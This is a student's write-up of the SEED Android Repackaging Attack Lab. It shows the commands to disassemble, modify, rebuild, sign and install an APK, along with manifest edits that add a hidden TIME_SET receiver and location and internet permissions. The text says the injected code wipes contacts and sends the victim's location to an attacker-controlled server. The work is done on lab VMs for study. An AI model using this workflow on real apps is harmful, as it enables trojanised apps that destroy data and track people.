


## Lab 6 – Android Repackaging Attack Lab

Gunnar Yonker

### Task 1: Obtain An Android App (APK file) and Install it

Connecting to SEEDAndroid from Ubuntu




```
SEEDAndroid [Running] - Oracle VM VirtualBox
Window 1
x86_64:/ $ ifconfig
lo:      Link encap:Local Loopback
         inet addr:127.0.0.1  Mask:255.0.0.0
         inet6 addr: ::1/128 Scope: Host
         UP LOOPBACK RUNNING  MTU:65536  Metric:1
         RX packets:0 errors:0 dropped:0 overruns:0 frame:0
         TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:1
         RX bytes:0 TX bytes:0

eth0:    Link encap:Ethernet  HWaddr 08:00:27:a3:c2:a7
         inet addr:10.0.2.8  Bcast:10.0.2.255  Mask:255.255.255.0
         inet6 addr: fe80::a00:27ff:fea3:c2a7/64 Scope: Link
         UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
         RX packets:129377 errors:0 dropped:0 overruns:0 frame:0
         TX packets:12655 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:1000
         RX bytes:193099841 TX bytes:1267833

SEEDUbuntu 16 [Running] - Oracle VM VirtualBox
Terminal
[10/16/23]seed@VM:~$ adb connect 10.0.2.8
connected to 10.0.2.8:5555
[10/16/23]seed@VM:~$
```

adb install RepackagingLab.apk

```
[10/16/23]seed@VM:~$ adb install RepackagingLab.apk
22067 KB/s (1421095 bytes in 0.062s)
Success
[10/16/23]seed@VM:~$
```




## Lab 6 – Android Repackaging Attack Lab

Gunnar Yonker

Obtaining an Android app (APK file) and installing it on the Android VM is a straightforward process. You can either download an APK from a reliable source or, in this case, use the RepackagingLab.apk file that I used.

### Task 2: Disassemble Android App

apktool d RepackagingLab.apk

A terminal window with a dark background and light-colored text. The text shows the command 'apktool d RepackagingLab.apk' being executed. The output consists of several status messages starting with 'I:'. The messages indicate the use of Apktool 2.2.2, loading of the resource table, decoding of AndroidManifest.xml, loading of the resource table from a specific file path, regular manifest package processing, decoding of file-resources, decoding of values XMLs, Baksmaling of classes.dex, copying of assets and libs, copying of unknown files, and copying of original files. The terminal ends with a prompt '[10/16/23]seed@VM:~\$' and a cursor.


```
[10/16/23]seed@VM:~$ apktool d RepackagingLab.apk
I: Using Apktool 2.2.2 on RepackagingLab.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /home/seed/.local/share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
[10/16/23]seed@VM:~$
```

APKTool is a powerful tool that can be used to disassemble an APK file into Smali code. The resulting structure contains XML resource files, AndroidManifest.xml, source code files, and a smali folder containing the disassembled Smali code.

Smali code is essential for reverse engineering Android apps because it provides a human-readable representation of the app's code. APKTool unzips the APK file and decodes its contents, making resource files readily accessible. Smali code is organized into separate files, typically one for each Java class, which facilitates analysis and modification.

**Task 3: Inject Malicious Code**

AndroidManifest.xml file edits:



```
<?xml version="1.0" encoding="utf-8" standalone="no"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
package="com.mobiseed.repackaging" platformBuildVersionCode="23"
platformBuildVersionName="6.0-2166767">


    <uses-permission android:name="android.permission.READ_CONTACTS" />
    <uses-permission android:name="android.permission.WRITE_CONTACTS" />

    <application android:allowBackup="true" android:debuggable="true"
android:icon="@drawable/mobiseedcrop" android:label="@string/app_name"
android:supportsRtl="true" android:theme="@style/AppTheme">

        <receiver android:name="com.MaliciousCode" >
            <intent-filter>
                <action android:name="android.intent.action.TIME_SET" />
            </intent-filter>
        </receiver>

        <activity android:label="@string/app_name"
android:name="com.mobiseed.repackaging.HelloMobiSEED" android:theme="@style/
AppTheme.NoActionBar">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
    </application>
</manifest>
```

Inject Malicious Code:




In this task, we injected a malicious code into the app's Smali code. We chose to create a broadcast receiver component, which can be triggered by system broadcasts. Creating a broadcast receiver is a suitable choice because it allows the malicious code to be automatically triggered by specific system events, such as changes in system time. This approach ensures that the malicious logic runs without user interaction. The provided code deletes all contact records on the device when triggered.

#### Task 4: Repack Android App with Malicious Code:

apktool b RepackagingLab

```
[10/16/23]seed@VM:~$ apktool b RepackagingLab
I: Using Apktool 2.2.2
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether resources has changed...
I: Building resources...
I: Building apk file...
I: Copying unknown files/dir...
```



keytool -alias androidlab -genkey -v -keystore mykey.keystore

```
[A]: Test User
What is the name of your organizational unit?
[UWW]: Lab 6
What is the name of your organization?
[UWW]: UWW
What is the name of your City or Locality?
[WI]: Whitewater
What is the name of your State or Province?
[WI]: WI
What is the two-letter country code for this unit?
[US]: C
Is CN=Test User, OU=Lab 6, O=UWW, L=Whitewater, ST=WI, C=C correct?
[no]: yes

Generating 2,048 bit DSA key pair and self-signed certificate (SHA256withDSA) with a validity of 90 days
for: CN=Test User, OU=Lab 6, O=UWW, L=Whitewater, ST=WI, C=C
Enter key password for <androidlab>
(RETURN if same as keystore password):
Re-enter new password:
[Storing mykey.keystore]

Warning:
The JKS keystore uses a proprietary format. It is recommended to migrate to PKCS12 which is an industry standard format using "keytool -importkeystore -srckeystore mykey.keystore -destkeystore mykey.keystore -deststoretype pkcs12".
[10/16/23]seed@VM:~$
```



## Lab 6 – Android Repackaging Attack Lab

Gunnar Yonker

jarsigner -keystore mykey.keystore RepackagingLab.apk androidlab


```
[10/16/23]seed@VM:~$ jarsigner -keystore mykey.keystore RepackagingLab.apk androidlab
Enter Passphrase for keystore:
jar signed.

Warning:
The signer certificate will expire within six months.
No -tsa or -tsacert is provided and this jar is not timestamped. Without a timestamp, users may not be able to validate this jar after the signer certificate's expiration date (2024-01-14) or after any future revocation date.
[10/16/23]seed@VM:~$
```


I rebuilt the APK file using APKTool and signed it with a self-signed certificate. The APK file must be digitally signed before installation on Android devices. In this lab, a self-signed certificate was used for simplicity, though in real-world applications, certificate authorities typically handle this process. The certificate and signature help identify the app's author and ensure its integrity. The key generation and signing process was performed using the keytool and jarsigner tools.

**Task 5: Install the Repackaged App and Trigger the Malicious Code**


```
[10/16/23]seed@VM:~$ adb connect 10.0.2.8
already connected to 10.0.2.8:5555
[10/16/23]seed@VM:~$ adb install RepackagingLab.apk
5095 KB/s (1427405 bytes in 0.273s)
Success
[10/16/23]seed@VM:~$
```



Contacts before attack:



Contacts after changing the time:




## Lab 6 – Android Repackaging Attack Lab

Gunnar Yonker

The repackaged app was installed on the Android VM, granted the necessary permissions, and the malicious code was triggered by changing the system time. Running the app once allows the receiver to be properly registered. Triggering the malicious code by changing the system time demonstrates how the attack works, resulting in the deletion of contact records.

### Task 6: Using Repackaging Attack to Track Victim's Location

Step 1:



Step 2:



## Lab 6 – Android Repackaging Attack Lab

Gunnar Yonker

### Step 3:

Edited XML:

```
<?xml version="1.0" encoding="utf-8" standalone="no"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
package="com.mobiseed.repackaging" platformBuildVersionCode="23"
platformBuildVersionName="6.0-2166767">


    <uses-permission android:name="android.permission.READ_CONTACTS" />
    <uses-permission android:name="android.permission.WRITE_CONTACTS" />
    <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
    <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
    <uses-permission android:name="android.permission.ACCESS_MOCK_LOCATION" />
    <uses-permission android:name="android.permission.INTERNET"/>

    <application android:allowBackup="true" android:debuggable="true"
android:icon="@drawable/mobiseedcrop" android:label="@string/app_name"
android:supportRtl="true" android:theme="@style/AppTheme">

        <receiver android:name="com.mobiseed.repackaging.MaliciousCode" >
            <intent-filter>
                <action android:name="android.intent.action.TIME_SET" />
            </intent-filter>
        </receiver>

        <activity android:label="@string/app_name"
android:name="com.mobiseed.repackaging.HelloMobiSEED" android:theme="@style/
AppTheme.NoActionBar">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
        </activity>
    </application>
</manifest>
```

Malicious Codes:






```
[10/16/23]seed@VM:~$ apktool b RepackagingLab
I: Using Apktool 2.2.2
I: Checking whether sources has changed...
I: Checking whether resources has changed...
I: Building resources...
I: Building apk file...
I: Copying unknown files/dir...
[10/16/23]seed@VM:~$
```

```
Terminal
[10/16/23]seed@VM:~/.../dist$ jarsigner -keystore mykey.keystore RepackagingLab.apk androidlab
Enter Passphrase for keystore:
jar signed.

Warning:
The signer certificate will expire within six months.
No -tsa or -tsacert is provided and this jar is not timestamped. Without a times
tamp, users may not be able to validate this jar after the signer certificate's
expiration date (2024-01-14) or after any future revocation date.
```

```
Terminal
[10/16/23]seed@VM:~/.../dist$ adb install RepackagingLab.apk
18973 KB/s (1428774 bytes in 0.073s)
Success
```

Step 4:



Step 5:

Mock Location set to New York


Change the time on Android VM

## Lab 6 – Android Repackaging Attack Lab

Gunnar Yonker

### Step 6:

This is where I started to encounter some errors. I double checked that my xml file and the apk was correctly built and signed. I also ensured that the three malicious files were correctly placed. The installation is successful on my Android VM and I have the DNS configured with the web address and my Ubuntu VM's IP address so that the app sends the coordinates to my Ubuntu VM. The app also lets me toggle on permission for the location, and then I set the Mock Location App to New York, and ran the malicious app on the Android VM. On the Ubuntu VM, when I navigate to [www.repackagingattacklab.com](http://www.repackagingattacklab.com), it is a white page with nothing on it (shown below).



I was not sure where I went wrong initially, so I restarted the lab with a clean set of files. I ran into the same issue again where the website was not displaying any data, so I wanted to show what I tried to do to fix this issue other than doubling checking all of my steps were properly completed.

On my Ubuntu VM I used Wireshark to see if the malicious exploit in the app was actually sending out the location data or not. On Wireshark I was able to filter the packets by seeing what was being sent from my Android VM (10.0.2.5) to my Ubuntu VM (10.0.2.15), and since the packets are not being encrypted, I should be able to see what location data is being sent.

This proved to be successful, as I could see packets being sent to my Ubuntu VM from the Android VM containing the location data. Specifically, this is a value being sent:

## Lab 6 – Android Repackaging Attack Lab

Gunnar Yonker

